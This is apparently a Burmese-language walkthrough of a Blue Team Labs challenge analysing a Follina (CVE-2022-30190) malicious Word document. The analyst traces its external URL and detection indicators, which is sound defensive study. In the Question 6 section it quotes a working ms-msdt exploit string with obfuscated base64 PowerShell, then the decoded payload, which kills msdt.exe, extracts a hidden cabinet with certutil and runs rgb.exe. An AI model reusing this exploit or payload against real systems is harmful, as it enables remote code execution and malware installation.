Challenge: https://blueteamlabs.online/home/challenge/follina-f1a3452f34
Warning
ဒီ Challenge ထဲမှာပါတဲ့ဖိုင်က တကယ့် Malware ပါဝင်တဲ့အတွက်ကြောင့် ကိုယ်ပိုင် VM တစ်ခုထဲမှာ Malicious ဖိုင်တွေကိုသီးသန့် Analyse လုပ်ဖို့အသိပေးပါတယ်။
Scenario
On a Friday evening when you were in a mood to celebrate your weekend, your team was alerted with a new RCE vulnerability actively being exploited in the wild. You have been tasked with analyzing and researching the sample to collect information for the weekend team.
Tools
- VirusTotal - Analyse suspicious files
- Any.Run - Interactive online malware sandbox
- OSINT - Online investigation framework
Question 1
What is the SHA1 hash value of the sample? (Format: SHA1Hash)
ဒီ Malicious File (sample.doc) ရဲ့ hash value ကိုရှာချင်ရင် sha1sum သုံးလို့ရသလို VirusTotal မှာသွားစစ်ကြည့်လည်းရပါတယ်။
$ sha1sum ./sample.doc
06727ffda60359236a8029e0b3e8a0fd11c23313  sample.doc
Question 2

According to VirusTotal, what is the full filetype of the provided sample? (Format: X X X X)
VirusTotal မှာ sample.doc ကိုစစ်ကြည့်လိုက်တာနဲ့တင် Info တော်တော်များများတွေ့ရပါတယ်။ CVE၊ Contacted IP address၊ Threat label တွေစသဖြင့်ပေါ့။ အခု Properties ကိုကြည့်လိုက်ရင် File Type ကိုရှာနိုင်ပါတယ်။
Question 3

Extract the URL that is used within the sample and submit it (Format: https://x.domain.tld/path/to/something)
အပေါ်ကမေးခွန်နဲ့ပတ်သက်ပြီး စမ်းလို့ရတဲ့နည်းတွေရှိပါတယ်။ Sandbox တစ်ခုမှာ sample.doc ကိုဖွင့်ပြီး Malware Analysis လုပ်လည်းရပါတယ်။ ကျွန်တော်ကတော့ ရိုးရိုးရှင်းရှင်း VirusTotal မှာပဲအမြန်စစ်ကြည့်လိုက်ပါတယ်။
sample.doc ကို VirusTotal စစ်ကြည့်လိုက်တော့ RDF842l.html ဆိုတဲ့ဖိုင်တစ်ခုကိုညွှန်းနေတဲ့ URL နဲ့ ချိတ်ဆက်နေတာကိုတွေ့ရပါတယ်။
Question 4
What is the name of the XML file that is storing the extracted URL? (Format: file.name.ext
sample.doc ထဲမှာရှိတဲ့ ဘယ် XML file ကဒီ URL (https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html) ကိုသိမ်းထားတာလဲကိုမေးထားတာပါ။
DOCX ဖိုင်တစ်ခုက Microsoft Word 2007+ version နဲ့အထက်ဆို သူတို့တွေက zip file အမျိုးအစားတွေပါပဲ။ အဲ့ထဲမှာ XML file တွေပါဝင်ပါတယ်။ အောက်မှာ ကျွန်တော်တို့ sample.doc ကို unzip လုပ်ကြည့်တဲ့အခါ သူ့ XML contents တွေဖြစ်တဲ့ [Content_Types].xml, document.xml, settings.xml, etc စသဖြင့်ရှိပါတယ်။
$ file sample.doc
sample.doc: Microsoft Word 2007+

$ unzip sample.doc -d unzipped_contents/
Archive:  sample.doc
  inflating: unzipped_contents/[Content_Types].xml
  inflating: unzipped_contents/docProps/app.xml
  inflating: unzipped_contents/docProps/core.xml
  inflating: unzipped_contents/word/document.xml
  inflating: unzipped_contents/word/fontTable.xml
  inflating: unzipped_contents/word/settings.xml
  inflating: unzipped_contents/word/styles.xml
  inflating: unzipped_contents/word/webSettings.xml
  inflating: unzipped_contents/word/theme/theme1.xml
  inflating: unzipped_contents/word/_rels/document.xml.rels
  inflating: unzipped_contents/_rels/.rels

အခုဘယ် XML file က Malicious URL သိမ်းထားလဲဆိုတာကို ရှာဖို့ grep သုံးရင်း URL နဲ့တိုက်ရှာကြည့်လိုက်ပါတယ်။
$ grep -r -i "https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html"Output မှာ document.xml.rels ဆိုတဲ့ XML ဖိုင်က Malicious URL ကိုသိမ်းထားတာတွေ့ရပါတယ်။
Question 5

The extracted URL accesses a HTML file that triggers the vulnerability to execute a malicious payload. According to the HTML processing functions, any files with fewer than
<Number>bytes would not invoke the payload. Submit the<Number>(Format: Number of Bytes)
sample.doc မှာသုံးသွားတဲ့ command တွေကိုမသိရတော့ ကျွန်တော် Report တွေလိုက်ရှာဖတ်၊ PoC (Proof Of Concept) လိုက်ကြည့်ရင်းနဲ့မှ Question 5, Question 6, Question 7 တို့ရဲ့အဖြေတွေကိုရှာတွေ့ခဲ့ပါတယ်။
ပြောရမယ်ဆိုရင် Follina (CVE-2022-30190) မှာတုန်းက Microsoft ရဲ့ HTML Processing function ထဲမှာ Hardcoded buffer size ရှိခဲ့ပါတယ်။ ဘယ်ဖိုင်ပဲဖြစ်ဖြစ် 4096 bytes ထက်နည်းနေရင် payload ကအသက်ဝင်မနိုင်ကြောင်း ဒီ Report မှာအတည်ပြုခဲ့ပါတယ်။
Question 6
After execution, the sample will try to kill a process if it is already running. What is the name of this process? (Format: filename.ext)
ဒါလည်းအတူတူ sample.doc (RDF842l.html) ထဲမှာသုံးသွားတဲ့ script ကိုမြင်ရမှ Analyse လုပ်လို့ရမှာဖြစ်ပါတယ်။ ဒါပေမယ့် ဒီ Challenge ထဲမှာအဲ့ script မပါဝင်တာကြောင့် ကျွန်တော်တခြား Report တွေမှာရှာကြည့်ခဲ့ပါတယ်။
အခု Exploit အလုပ်လုပ်ပုံကိုလေ့လာဖို့ RDF842l.html ထဲမှာပါဝင်တဲ့ မူရင်း code တွေကိုဒီ Report ကနေယူပြလိုက်ပါတယ်။
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";ဒီ Report ရဲ့ရှင်းပြချက်အရ သူက ms-msdt architecture ကိုအသုံးချပြီး IT_BrowseForFile parameter နဲ့ PCWDiagnostic (Windows troubleshooting tool) ကိုခေါ်ယူမယ်။ ပြီးရင်ဒီ $() အတွင်းထဲမှာ PowerShell code တွေကို embed လုပ်ထားပါတယ်။ ပြီးရင်သူ့ရဲ့အဓိက payload ကိုတွေ့ရပါလိမ့်မယ်။
Decoded payload ကိုအောက်မှာကြည့်နိုင်ပါတယ်။
$cmd = "c:\windows\system32\cmd.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe";
ဒီ payload ထဲမှာ taskkill /f /im msdt.exe က msdt.exe process ကို force kill လုပ်ဖို့ရေးထားတာကိုတွေ့နိုင်ပါတယ်၊ ဒီ Question 6 မေးခွန်းရဲ့အဖြေပေါ့။
Question 7
You were asked to write a process-based detection rule using Windows Event ID 4688. What would be the ProcessName and ParentProcessname used in this detection rule?
[Hint: OSINT time!](Format: ProcessName, ParentProcessName)

ကျွန်တော်တို့ Process info ကိုလေ့လာချင်ရင် ရှိပြီးသား Public CVE logs ကိုဒီ Any.Run analysis မှာတိုက်ရိုက်လေ့လာကြည့်နိုင်ပါတယ်။ ခုနက Report ထဲမှာလည်း Process Detection ကိုရေးသားထားပါတယ်။ Child process က msdt.exe၊ Parent process က winword.exe ဆိုတာကိုတွေ့နိုင်ပါတယ်။
Question 8
Submit the MITRE technique ID used by the sample for Execution
[Hint: Online sandbox platforms can help!](Format: TXXXX)

အောက်မှာပုံပြထားတဲ့အတိုင်း ခုနက Public CVE logs ဖြစ်တဲ့ဒီ Any.Run analysis မှာပဲ MITRE technique ကိုလိုက်လေ့လာကြည့်ခဲ့ပါတယ်။

Execution ရဲ့ Method က T1059 ဆိုတာ ကျွန်တော်တို့တွေ့ရပါတယ်။ Attacker တစ်ယောက်က Windows Command Shell (CMD) ကိုအသုံးချပြီး Scripts/Payloads တွေကို Series အလိုက် Execute လုပ်တဲ့နည်းပါ။
Question 9
Submit the CVE associated with the vulnerability that is being exploited (Format: CVE-XXXX-XXXXX)

ကျွန်တော်တို့ CVE အချက်အလက်ကို VirusTotal မှာစစ်ခဲ့ပြီးသားဖြစ်ပါတယ်။